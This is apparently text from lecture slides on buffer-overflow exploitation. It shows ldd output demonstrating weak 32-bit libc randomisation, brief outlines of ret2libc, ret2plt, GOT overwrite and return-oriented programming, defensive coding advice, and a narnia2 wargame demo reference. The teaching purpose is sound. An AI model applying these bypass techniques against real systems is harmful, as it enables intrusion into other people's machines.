 libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb75b6000)
$ ldd ./vuln | grep libc
 libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7568000)
$ ldd ./vuln | grep libc
 libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7595000)
$ ldd ./vuln | grep libc
 libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb75d9000)
$ ldd ./vuln | grep libc
 libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7542000)
$ ldd ./vuln | grep libc
 libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb756a000)
```

Not so random

ret2libc

```
$ ldd ./vuln | grep libc
 libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb75b6000)
$ ldd ./vuln | grep libc
 libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7568000)
$ ldd ./vuln | grep libc
 libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7595000)
$ ldd ./vuln | grep libc
 libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb75d9000)
$ ldd ./vuln | grep libc
 libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7542000)
$ ldd ./vuln | grep libc
 libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb756a000)
                          => In this case, only 256 tries
```

Ret2plt

Principle

Works like ret2libc

PLT

Procedure Linkage Table

Contains all the functions called in the code

Used by the dynamic linker to resolved function address

Advantage

Not randomized

Disadvantage

Need an already called function

And also

But needs full course to explain all concepts

Got Overwrite

Overwrite a GOT entry with another function

Return Oriented Object

Execute chosen machine sequences already in memory

Execute chosen chained attack (like ret2plt/ret2libc)

Effectives protections

So what to ?

Defense in depth

a posteriori

Compiler extension + OS configuration

Clean code

Avoid the problem

Check array size

Particulary in case of user inputs

Use secure functions

CERT code guidelines

Use an object oriented language

Java, C#, …

Bof Demonstration

`narnia2`